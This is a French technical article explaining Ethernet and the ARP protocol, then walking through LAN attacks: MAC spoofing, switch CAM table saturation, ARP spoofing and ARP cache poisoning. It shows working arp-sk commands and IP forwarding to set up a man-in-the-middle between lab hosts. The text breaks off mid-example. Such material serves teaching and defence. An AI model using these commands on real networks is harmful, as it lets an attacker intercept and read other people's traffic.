Jouer avec le protocole ARP

Ou tout ce que vous avez toujours voulu savoir sur ARP sans jamais oser le demander.

Le protocole ARP (*Address Resolution Protocol*) offre un mécanisme souple de correspondance entre adresses IP et adresses physiques (appelées adresses MAC) sur un réseau local (LAN). Ce protocole et les attaques qu'il permet sur un LAN sont plutôt bien connus. Néanmoins, les conséquences de ces attaques sont rarement appréhendées à leur juste mesure. Cet article se propose donc de les explorer.

1. Introduction

Afin de faciliter la compatibilité des matériels, le *modèle OSI* (*Open Systems Interconnection*) propose une abstraction en couches des différents services nécessaires au bon fonctionnement d'un réseau. Il en découle que les données sont *encapsulées* pour passer d'un niveau à l'autre lors de leur émission sur le réseau pour être ensuite désencapsulées à la réception.

Le modèle OSI a été défini par l'*International Standardization Organisation* (ISO) afin de mettre en place un standard de communication entre les ordinateurs d'un réseau, c'est-à-dire les règles qui gèrent les communications entre des ordinateurs. En effet, aux origines des réseaux, chaque constructeur avait un système propre (on parle de système *propriétaire*). Ainsi de nombreux réseaux incompatibles coexistaient. C'est la raison pour laquelle l'établissement d'une norme s'est avéré nécessaire.

Il s'agit d'un modèle en *couches* (ou *niveaux*) dont l'intérêt est de séparer le problème en différentes parties (les couches) selon leur niveau d'abstraction. Chaque couche du modèle communique avec une couche adjacente : elle utilise les services de la couche inférieure et en fournit à la couche supérieure. Enfin, un *protocole* (ou une *relation protocolaire*) est un lien entre deux couches distantes de même niveau.

Le modèle OSI comporte sept couches que nous ne détaillerons pas ici. Nous nous intéressons uniquement à certaines couches dites basses :

- la couche *liaison* (niveau 2) sert d'interface entre la carte réseau et méthode d'accès ;
- la couche *réseau* (niveau 3) gère l'adressage logique et le routage.

Au niveau 2, les protocoles permettent la transmission des données en s'adaptant aux particularités du support physique (802.3, Ethernet, wireless, token ring, et de nombreux autres encore). A chaque support correspond une trame spécifique et un adressage associé. Le terme *adresse MAC* (*Medium Access Control*) désigne une adresse physique, indépendamment du support physique : il s'agit donc des adresses de niveaux 2. Les protocoles de niveau 3 suppriment les différences qui existent aux niveaux inférieurs.

Protocole Ethernet



Fig. 1 : trame Ethernet (RFC 894)

Actuellement, la plupart des réseaux locaux (LAN, *Local Area Network*) reposent sur une couche physique Ethernet. Ce protocole se retrouve également dans la couche liaison. La figure 1 décrit la structure d'une trame Ethernet :

- les adresses Ethernet s'écrivent sur 6 octets (48 bits) en notation héxadécimale, séparés par le caractère ':' ('-' sur Windows) :
  - les 3 premiers octets correspondent à un code constructeur (3Com, Sun, ...) ;
  - les 3 derniers octets sont attribués par le constructeur.

  Ainsi, une adresse Ethernet est supposée être unique. Sous Unix, la commande `ifconfig` révèle l'adresse Ethernet associée à une carte :

```
# sous Linux
[alfred]$ /sbin/ifconfig eth0
eth0  Link encap:Ethernet  HWaddr 00:90:27:6A:58:74
  inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
      ...

# sous Windows
[unknown@robin]$ ipconfig /all
...
1 - Carte Ethernet  :

  Description . . . . . . . . : Realtek RTL8029(AS) Ethernet Adapt
  Adresse physique. . . . . . : 52-54-05-FD-DE-E5
...
```

  Signalons enfin que `FF:FF:FF:FF:FF:FF` correspond à l'*adresse de diffusion* (*broadcast*) qui permet d'envoyer un message à toutes les machines, et que `00:00:00:00:00:00` est réservée.
  Signalons enfin qu'il est possible de changer l'adresse physique associée à une interface réseau :

```
# sous Linux
[root@joker]# ifconfig eth0 | grep HWaddr
eth1      Link encap:Ethernet  HWaddr 00:10:A4:9B:6D:81
```

```
[root@joker]# ifconfig eth0 down
[root@joker]# ifconfig eth0 hw ether 11:22:33:44:55:66 up
[root@joker]# ifconfig eth0 | grep HWaddr
eth1      Link encap:Ethernet  HWaddr 11:22:33:44:55:66
```

Pour les environnements Microsoft, la présence de cette fonctionnalité dépend du driver utilisé, donc du matériel, certains constructeurs la proposant, d'autres non.

- le *type* précise le protocole de niveau 3 qui est encapsulé dans le paquet, comme par exemple :

Type	Protocole
2048 (0x0800)	IPv4
2054 (0x0806)	ARP
32923 (0x8019)	Appletalk
34525 (0x86DD)	IPv6

- les données occupent de 46 à 1500 octets. Le bourrage intervient lorsque le paquet encapsulé tient sur moins de 46 octets, comme c'est le cas des paquets ARP que nous présentons par lui suite.

En réalité, une trame Ethernet commence par sept octets codant la valeur 0xAA, suivi d'un huitième octet valant 0xAB. Cet entête permet au matériel de se synchroniser, l'état de synchronisation étant atteint lorsque le destinataire de la trame parvient à décoder correctement les deux derniers octets.

Protocole ARP



Fig. 2 : paquet ARP (RFC 826)

Le protocole IP est utilisable sur des architectures différentes possédant leur propre système d'adressage physique. Le protocole ARP (*Address Resolution Protocol* RFC 826) fournit une correspondance dynamique entre adresses physiques et adresses logiques (adresses respectivement de niveau 2 et 3) : l'émetteur connaît l'adresse logique du destinataire et cherche à obtenir son adresse physique. Ce protocole n'est pas limité à établir une correspondance entre adresses Ethernet et adresses IP (32 bits). Par exemple, les adresses logiques pourraient être des adresses CHAOS (16 bits, associées au protocole CHAOSnet) ou PUP (sur 8 bits pour le protocole de Xerox, *PARC Universal Protocol*,). Par conséquent, le format des paquets ARP est très malléable puisque les tailles des adresses des niveaux 2 et 3 ne sont pas prédéfinies (voir fig. 2) :

- l'*identificateur adresse physique* détermine la configuration du champ *longueur de l'adresse physique*. Ainsi une valeur de 1 indique un réseau Ethernet (10 Mbit/s), 5, Chaos net, 15 du Frame Relay, etc... Ce champ spécifie donc l'espace d'adressage dans lequel la correspondance à une adresse logique donnée est recherchée.
- l'*identificateur adresse logique* indique le protocole pour lequel on recherche la correspondance à une adresse logique donnée. Dans le cas du protocole IP, ce champ vaut 0x0800.
- le champ *longueur de l'adresse physique* indique la longueur en octets de l'adresse MAC, soit 6 pour des adresses Ethernet.
- le champ *longueur de l'adresse logique* indique la longueur en octets de l'adresse logique, soit 4 pour des adresses IP.
- le *code* précise la nature du paquet, soit 1 pour une demande (*request* ou *who-has*) et 2 pour une réponse (*reply* ou *is at*).

Les champs suivants sont de tailles variables puisqu'ils dépendent des espaces d'adressage utilisés. Dans ce qui suit, nous nous focalisons sur le cas des réseaux Ethernet en environnement IP :

- l'*adresse physique de l'émetteur* contient l'adresse Ethernet de l'émetteur. Dans le cas d'une réponse ARP, ce champ révèle l'adresse recherchée.
- l'*adresse logique de l'émetteur* contient l'adresse IP de l'émetteur.
- l'*adresse physique du récepteur* contient l'adresse Ethernet de l'émetteur de paquet. Dans le cas d'une demande ARP, ce champ est vide.
- l'*adresse logique du récepteur* contient l'adresse IP du récepteur.

Le paquet ARP est encapsulé dans une trame Ethernet. Lors d'une demande ARP, l'adresse de destination est l'adresse de diffusion `FF:FF:FF:FF:FF:FF` de sorte à ce que tout le LAN reçoive la demande. En revanche, seul l'équipement possédant l'adresse IP précisée dans le demande répond en fournissant son adresse MAC.

Comment tout cela fonctionne ensemble ?

Rappelons tout d'abord le principe le plus important dans le fonctionnement d'un réseau Ethernet. Lorsqu'une station émet une trame sur le support

physique, toutes les stations y étant connectées la reçoivent. Par la suite, la station doit être capable de déterminer si cette trame lui est destinée. Ainsi, un premier filtre gérant les trames émises et reçues par le système agit au niveau de la pile TCP/IP. Il compare l'adresse MAC contenue dans une trame à celle associée à la carte réseau (nous sommes ici au niveau 2 du modèle OSI). Si ces deux adresses sont identiques, la partie données de la trame est remontée au niveau 3 pour traitement ultérieur. Pour information, passer une carte réseau en *mode promiscuous* revient simplement à annuler ce filtrage : même les paquets non destinés à ce système sont remontés, et donc lisibles.

Dès lors, il est essentiel pour l'instigateur d'une communication de récupérer préalablement l'adresse MAC du destinataire. C'est là qu'intervient le protocole ARP.

Si les paquets ARP ont une construction très souple, leur emploi sur le LAN n'en est pas moins coûteux, tant pour le réseau (la demande est émise en diffusion) que pour le système (chaque paquet de demande reçu par une station doit être traité pour savoir s'il faut soit répondre, soit l'ignorer. Dans un cas extrême, l'émission de chaque paquet IP provoque l'émission de deux paquets ARP (une question en diffusion et la réponse correspondante).

Un mécanisme de cache limite ces émissions ARP : chaque système dispose d'une table qui sauvegarde les correspondances (adresse MAC, adresse IP). Ainsi, une requête ARP est émise uniquement si le destinataire n'est pas présent dans la table.

La commande `arp -a` affiche le contenu de la table, aussi bien sous Windows que sous les divers Unix :

```
# sous Linux
[alfred]$ arp -a
robin (192.168.1.2) at 52:54:05:FD:DE:E5 [ether] on eth0
batman (192.168.1.1) at 52:54:05:F4:62:30 [ether] on eth0

# sous OpenBSD
[batman]$ arp -a
robin (192.168.1.2) at 52:54:05:fd:de:e5
alfred (192.168.1.3) at 00:90:27:6a:58:74

# sous Windows
[unknown@robin]$ arp -a

Interface : 192.168.1.2 on Interface 0x2000003
  Adresse Internet      Adresse physique      Type
  192.168.1.1           52-54-05-f4-62-30     dynamique
  192.168.1.3           00-90-27-6a-58-74     dynamique

# sous IOS
batcave-gw#sh ip arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.1.1            37   5254.05f4.6230  ARPA   FastEthernet1/1
Internet  192.168.1.2            25   5254.05fd.dee5  ARPA   FastEthernet1/1
Internet  192.168.1.3            43   0090.276a.5874  ARPA   FastEthernet1/1
```

Considérons maintenant le cas où batman (192.168.1.1) veut envoyer un ping à robin (192.168.1.2). La station batman ne connaît préalablement pas l'adresse MAC de robin (i.e. aucune entrée de sa table ARP ne correspond à l'adresse IP de robin) :

```
[batman]$ ping -c 1 robin
PING robin (192.168.1.2) from 192.168.1.1 : 56 data bytes
64 bytes from robin (192.168.1.2): icmp_seq=0 ttl=128 time=0.830 ms
--- robin ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.830/0.830/0.830/0.000 ms
[batman]$ arp -a
robin (192.168.1.3) at 52:54:05:FD:DE:E5
```

Les paquets capturés lors de cet échange montrent bien ce qui s'est en réalité passé :

```
12:38:17.198300 arp who-has robin tell batman                [1]
                        0001 0800 0604 0001 5254 05f4 6230 c0a8
                        0101 0000 0000 0000 c0a8 0102
12:38:17.198631 arp reply robin is-at 52:54:5:fd:de:e5       [2]
                        0001 0800 0604 0002 5254 05fd dee5 c0a8
                        0102 5254 05f4 6230 c0a8 0101 2020 2020
                        2020 2020 2020 2020 2020 2020 2000
12:38:17.198660 batman > robin: icmp: echo request (DF)      [3]
                        4500 0054 0000 4000 ea01 0d54 c0a8 0101
                        c0a8 0102 0800 b5ec 8e07 0000 99c5 cf3c
                        5d06 0300 0809 0a0b 0c0d 0e0f 1011 1213
                        1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
                        2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
                        3435 3637
12:38:17.199032 robin > batman: icmp: echo reply (DF)        [4]
                        4500 0054 0701 4000 8001 7053 c0a8 0102
                        c0a8 0101 0000 bdec 8e07 0000 99c5 cf3c
                        5d06 0300 0809 0a0b 0c0d 0e0f 1011 1213
                        1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
                        2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
                        3435 3637
```

Ne connaissant pas l'adresse MAC de robin, batman émet une demande ARP en diffusion (paquet [1]). Celui-ci est reçu par tout le LAN, mais seul robin répond (paquet [2]). batman est maintenant en mesure de contruire l'entête du paquet ICMP echo-request en mettant l'adresse MAC (paquet [3]). robin, recevant l'echo-request est en mesure de répondre à batman car il dispose de son adresse MAC (paquet [4], nous reviendrons par la suite sur les mécanismes sous-jacents à ce dernier point).

Signalons enfin l'existence du protocole RARP (*Reverse ARP*) qui remplit le rôle inverse du protocole ARP : étant donnée une adresse MAC, il retrouve l'adresse IP correspondante. Celui-ci est assez peu utilisé et nécessite souvent une configuration dédiée (un serveur), au contraire de ARP pris en charge directement au niveau du noyau du système d'exploitation.

Proxy ARP

Une pile TCP/IP moderne détecte automatiquement l'appartenance à un réseau différent d'un hôte destinataire. Ainsi, les trames Ethernet sont envoyées directement à l'interface adéquate de la passerelle par défaut du système d'exploitation. L'adresse MAC de celle-ci est obtenue via le cache ARP ou une requête ARP who-has. Cependant, il fut un temps où ce mécanisme n'était pas en place. Le système se comporte alors normalement et envoie une requête ARP who-has en diffusion à la recherche de l'adresse MAC de l'hôte destinataire. Bien évidemment, il est impossible à cet hôte de répondre puisqu'il appartient à un autre réseau. Pour remédier à cela, la passerelle entre ces deux réseaux joue le rôle de *relais ARP* (*proxy ARP*) : elle répond en lieu et place des hôtes du second réseau en envoyant à l'expéditeur un ARP Reply avec l'adresse MAC de sa propre interface.

D'une manière plus générale, le rôle du proxy ARP est de rendre possible l'assignation de plusieurs adresses IP (celles du second réseau dans le cas précédent) à une seule interface réseau (celle du réseau expéditeur de la passerelle).

2. Manipulations des tables ARP ou comment rediriger le trafic sur un LAN

Écoute de réseau (*sniffing*)

Lorsqu'on veut interférer sur le trafic circulant sur un réseau local, la première idée qui vient à l'esprit est de se mettre en écoute passive, soit de passer son interface Ethernet en mode *promiscuous*. Au moyen d'outils comme `tcpdump` ou `ethereal`, on parvient à lire le contenu de tous les paquets qui circulent sur notre branche Ethernet.

Si cette technique est simple à mettre en oeuvre et extrêmement difficile à détecter lorsque le mécanisme est mis en place dans une totale passivité, elle se trouve très vite confrontée à ses limites. D'une part, sur un réseau commuté, chaque branche ne reçoit que les trames destinées à une adresse MAC qui y est présente. De fait, l'utilisation de plus en plus courante de commutateurs (*switch*) Ethernet (de niveau 2) réduit la portée d'une telle écoute aux seules trames destinées à la station espionne, ce qui, tout le monde en conviendra, présente peu d'intérêt. D'autre part, les trames *sniffées* ne peuvent pas être détournées de leur destination. Si l'utilisation de ces informations est possible pour prendre le contrôle de connexions, celà demande une gestion parfois difficile d'enventuelles erreurs consécutives à l'introduction de données (gestion des numéros de séquence TCP) ou l'évincement d'une des deux parties (gestion des RST de TCP). Nous devons donc trouver mieux...

Usurpation d'adresse MAC (*MAC spoofing*)

Comme nous l'avons vu plus tôt, une trame Ethernet dispose d'un champ source et d'un champ destination. Ces champs sont examinés par les commutateurs Ethernet pour, d'une part, choisir sur quel port ils vont envoyer une trame reçue par examen de l'adresse MAC destination, et d'autre part mettre à jour une table associant ses ports aux adresses MAC des différents postes par exament de l'adresse MAC source. Cette table, appelée table CAM (*Content Adressable Memory*) dans la terminologie Cisco, contient pour chaque port les adresses MAC des hôtes qui y sont connectés. Le contenu de cette table est mis à jour dynamiquement pour permettre le changement de port d'un hôte par exemple.

L'usurpation d'adresse MAC vise à se servir de ce mécanisme de mise à jour pour forcer le commutateur à croire que la station dont nous voulons écouter le trafic se trouve sur notre port. Le principe est simple : nous envoyons une trame ayant pour adresse source l'adresse MAC de notre victime, et pour destination notre adresse MAC. Le commutateur, en recevant cette trame, met sa table à jour en associant l'adresse MAC de la victime à notre port. Dès lors, l'intégralité du trafic qui lui est destiné est dirigé sur notre port et il ne nous reste plus qu'à le lire tranquillement.

Pour voir le trafic à destination de robin, joker envoie donc des trames Ethernet dont l'adresse source est 52:54:05:FD:DE:E5 et l'adresse destination 00:10:A4:9B:6D:81. Le commutateur met alors sa table CAM à jour pour ajouter l'adresse MAC 52:54:05:FD:DE:E5 au port auquel est connecté joker, et la supprime du port auquel est connecté robin. Une représentation rapide de la table CAM est :

```
# Avant

Port | Adresse MAC
-------------------------
1    | 52:54:05:F4:62:30                    # batman
2    | 52:54:05:FD:DE:E5                    # robin
3    | 00:90:27:6A:58:74                    # alfred
4    | 00:10:A4:9B:6D:81                    # joker

#Après

Port | Adresse MAC
-------------------------
1    | 52:54:05:F4:62:30                    # batman
2    |
3    | 00:90:27:6A:58:74                    # alfred
4    | 00:10:A4:9B:6D:81; 52:54:05:FD:DE:E5 # joker, robin
```

Si elle semble séduisante, cette technique est très limitée. D'abord parce que la victime émet encore des paquets, ce qui place le commutateur face à une situation conflictuelle : il reçoit la même adresse MAC sur deux ports différents. Selon le matériel utilisé et sa configuration, la réaction va d'une mise à jour systématique de la table par le dernier paquet reçu à une désactivation administrative du port usurpant l'adresse. Pour être efficace, cette technique suppose donc la mise hors circuit de la victime par déni de service. Ensuite, elle ne permet pas de rediriger le trafic vers son véritable destinataire, puisque son adresse MAC sera forcément aiguillée sur le port de l'attaquant. Cette technique est donc inutilisable écouter une connexion entre deux hôtes. Enfin, lorsque les commutateurs sont configurés pour utiliser une table d'association statique renseignée par l'administrateur, tout changement d'adresse MAC est immédiatement détecté, le port désactivé et l'administrateur alerté.

Un effet intéressant peut cependant être exploité. Certains commutateur réagissent mal à de nombreux conflits d'adresse MAC en passant en mode répéteur, se conduisant alors comme des *hubs*. Ce comportement est aussi obtenu par saturation de la table CAM sur certains modèles. La durée de cet état varie de quelques minutes suivant la disparition des anomalies, à plusieurs jours, voire un reboot de l'équipement.

Usurpation d'identité ARP (*ARP spoofing*)

Devant la limitation de l'usurpation d'adresse MAC en terme de détournement de trafic et de furtivité, nous nous attaquons à la couche supérieure. Enfin, pas tout à fait à la couche supérieure, à savoir IP, mais au mécanisme qui permet de faire la correspondance entre les adresses MAC et les adresses IP : ARP. En effet, si nous arrivons à associer notre adresse MAC à l'adresse IP dont nous voulons obtenir le trafic, nous aurons gagné.

Comme nous l'avons vu précédemment, si batman veut converser avec robin, il doit d'abord émettre une requête ARP s'il ne connaît pas l'adresse MAC de robin. Or, ces requêtes sont émises en diffusion, donc tous les hôtes présents sur le réseau Ethernet la reçoivent (paquet [1]). Pour forcer batman à associer son adresse MAC à l'adresse IP de robin, il suffit à joker de répondre à batman plus vite que robin (paquet [2]) :

```
12:50:31.198300 arp who-has robin tell batman                    [1]
12:50:31.198631 arp reply robin is-at 0:10:a4:9b:6d:81           [2]
```

Le problème principal est la réponse de robin (paquet [3]). Ce dernier recevant aussi la requête, il va répondre de manière très naturelle :

```
12:50:31.198862 arp reply robin is-at 52:54:5:fd:de:e5           [3]
```

Batman va alors se trouver dans une position fort embarrassante : il reçoit deux réponses pour la même requête. Là encore, nous nous trouvons dans une situation de conflit dont l'issu n'est pas certaine. Nous serions donc obligé d'avoir recours une fois encore au déni de service, ce qui nous empêche toute écoute de communication entre batman et robin, puisque robin n'est plus en état de répondre...

L'incertitude quant à l'impact de notre réponse tient au fonctionnement de la mise à jour du cache ARP. En effet, le cache ARP d'un hôte doit parfois être mis à jour : changement d'adresse IP d'une machine, changement de carte réseau suite à une panne, etc. Pour faire face à de tels changements, le cache observe ce qu'il reçoit au niveau ARP pour tenir ses entrées à jour. Dans le cas qui nous intéresse, lorsqu'un hôte reçoit une trame contenant une réponse ARP et que son cache contient une entrée correspondant à l'adresse IP concernée par celle-ci, il met l'entrée à jour si les informations de son cache diffèrent de celle contenue dans le paquet ARP. Ainsi, lorsque batman va recevoir la réponse de robin, il va mettre son cache à jour et écraser l'entrée que nous venions juste de falsifier. Il est donc nécessaire d'envoyer des réponses de manière continue afin que le cache conserve l'entrée falsifiée que nous voulons.

En outre, cette technique suppose que l'hôte visé ne possède pas d'entrée correspondant à l'adresse IP que nous voulons falsifier, sans quoi aucune requête n'est émise. C'est malheureusement rarement le cas, puisque les adresses les plus intéressantes sont des machines souvent interrogées par nos cibles potentielles.

Corruption de cache ARP (*ARP cache poisoning*)

L'idéal serait donc d'agir directement sur le cache ARP de notre cible, indépendamment des requêtes qu'il pourrait être amené à émettre. Pour y parvenir, nous devons être capables de réaliser deux opérations : la création d'une entrée dans le cache et le mise à jour d'entrées existantes.

Pour illustrer les techniques développées dans ce paragraphe, nous utilisons l'outil `arp-sk`, développé par Frédéric et disponible sur http://www.arp-sk.org/ (il y a encore du boulot ;-). Cet outil a pour objet de rassembler les possibilités offertes par `arpspoof` (paquetage dsniff de Dug Song, http://www.monkey.org/~dugsong/dsniff/), `arping` (http://www.habets.pp.se/synscan/programs.php et `arptool` (http://users.hotlink.com.br/lincoln/arptool/) afin de manipuler simplement des messages ARP. `arp-sk` permet donc la génération de message ARP dont tous les champs peuvent être personnalisés, aussi bien au niveau Ethernet qu'au niveau ARP. Je vous renvoie à sa page d'aide pour en découvrir les options et possibilités (`arp-sk --help`).

Création d'entrée

Pour créer efficacement une entrée dans le cache ARP d'une machine, l'idéal serait de l'amener à émettre une requête en vue de communiquer avec l'adresse IP qui nous intéresse. Pour cela, il suffit de lui envoyer un paquet IP qui entraîne une réponse de sa part : ping (ICMP echo request), TCP SYN sur un port fermé, paquet UDP sur un port ouvert, etc., là n'est pas notre propos. Pour répondre à cette demande, l'hôte victime émet une requête ARP et crée donc une entrée dans son cache. À ce stade, nous pouvons essayer d'agir sur cette création via une usurpation d'identité ARP, mais comme nous l'avons vu précédemment, cette technique n'est pas sûre. Par conséquent, nous devons trouver un autre moyen de mettre à jour cette entrée, ce que nous présentons plus loin.

Pour que tout soit parfait, il nous faudrait créer directement une entrée possédant les valeurs intéressantes. Pour comprendre comment ce type d'opération est possible, revenons sur les mécanismes de mise à jour du cache ARP. Comme nous l'expliquions plus tôt, le cache exploite tous les messages ARP qu'il reçoit pour se tenir à jour, les réponses comme les requêtes. En effet, lorsqu'un hôte reçoit une requête ARP, il en déduit que son

émetteur veut converser avec lui. De fait, il va recevoir un paquet IP auquel il a de fortes chances de devoir répondre. Pour éviter d'avoir à lancer à son tour une requête à destination de son correspondant pour envoyer cette réponse, il va exploiter le contenu de la requête reçue pour le mettre en cache : il lit les champs MAC source et IP source du message ARP et crée une entrée en cache.

Ce comportement est extrêmement intéressant. Si joker veut créer une entrée pour l'adresse IP de robin (192.168.1.2) correspondant à son adresse MAC (00:10:A4:9B:6D:81) dans le cache de batman, il lui suffit de lui envoyer une requête ARP, avec comme adresse MAC source celle de joker et comme adresse IP source celle de robin. Cependant, une requête ARP est émise en diffusion, ce qui est assez embarassant puisque robin va voir passer cette requête. Nous jouons donc sur la couche Ethernet, et envoyer notre requête en unicast, à destination de batman. En effet, la couche ARP ne fait aucune vérification de cohérence entre les entêtes Ethernet et le contenu du message ARP.

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Si on observe le cache ARP de batman, on constate que :

```
# avant
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# après
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Nous avons donc réussi non seulement à créer une entrée pour robin dans le cache ARP de batman sans que ce dernier n'ait initié la moindre requête, mais surtout, nous avons réussi à lui donner les valeurs qui nous intéressaient. À partir de maintenant, et jusqu'à ce que cette entrée se trouve mise à jour avec des valeurs différentes, lorsque batman voudra envoyer un paquet IP à robin, il le placera dans une trame Ethernet qui sera destinée à joker.

Mise à jour d'entrées

Maintenant que nous savons créer des entrées dans le cache ARP d'un hôte, nous nous intéressons à leur mise à jour. Cela sert non seulement pour modifier une entrée existante, mais aussi pour nous garantir le maintient de la valeur des entrées malgré d'éventuelles mises à jour ultérieures du cache.

Nous exploitons le mécanisme vu précédemment pour mettre à jour les entrées du cache. Supposons que batman posséde une entrée valide pour robin :

```
[batman]$ arp -a
robin (192.168.1.2) at 52:54:05:fd:de:e5
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Pour mettre à jour cette entrée, nous envoyons à batman une réponse ARP venant de robin, mais associant son IP à l'adresse MAC de joker :

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30)
        192.168.1.2 is at 00:10:a4:9b:6d:81

--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30):
```

```
        192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Si nous regardons maintenant le cache ARP de batman, nous constatons la mise à jour de l'entré :

```
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Notre objectif est donc atteint. Pour maintenir ces valeurs dans le cache, il nous suffira de renouveler régulièrement l'envoi de ces messages ARP. `arp-sk`, par défaut, envoie un message toutes les 5 secondes.

Concluons cette partie sur quelques remarques :

- L'envoi de requêtes ARP telles que nous les avons vues pour la création d'entrées peuvent également être utilisées pour mettre à jour les entrées d'un cache ARP. Cependant, nous éviterons d'en abuser, en particulier pour le maintient de nos valeurs, du fait de la singularité de ces requêtes, émises en unicast plutôt qu'en diffusion, qui les rend détectables sans équivoque.
- Les réponses ARP que nous venons de voir peuvent être utilisées pour créer des entrées. Cependant, certains systèmes d'exploitation comme Linux ou Windows XP vérifient qu'ils ont bien émis une requête correspondant aux réponses qu'ils reçoivent en vérifiant dans leur cache si une entrée correspondante existe. D'autres, comme les autres Windows ou OpenBSD 3.1 ne le font pas. Ainsi, nous ne pourrons pas créer d'entrée dans le cache d'alfred de cette manière.
- Une fois le cache polué, les trames que nous recevons sont semblables à celles que reçoit un routeur : l'adresse MAC destination de la trame Ethernet n'est pas celle associée à l'adresse de destination du paquet IP. Pour renvoyer les trames à leur destinataire légitime, il suffit donc d'activer le routage IP sur le poste attaquant (`echo 1 > /proc/sys/net/ipv4/ip_forward` dans le cas de joker qui est sous Linux).

3. Les différentes attaques possibles

Écoute

Une fois qu'on a réussi à détourner le trafic émis par un hôte à destination d'un autre, la première chose intéressante à faire est de regarder les données qui transitent avant de les renvoyer à leur véritable destinataire.



Fig. 3 : ARP MiM

En outre, dans la mesure où nous parvenons à détourner le trafic émis par un hôte à destination d'un autre, nous pouvons également réaliser la même opération sur l'autre partie du canal de communication : les deux hôtes nous envoient alors leurs trames lorsqu'ils communiquent entre eux. `arp-sk` dispose d'une option pour réaliser ceci de manière automatique (option `-m` ou `--arpmim`), mais l'exemple suivant présente l'opération détaillée illustrée par la figure 3.

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)
[...]

[root@joker]# arp-sk -r -d robin -S batman -D robin
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.1 (batman)
+ Target MAC: 52:54:05:FD:DE:E5
```

```
+ Target ARP MAC: 52:54:05:FD:DE:E5
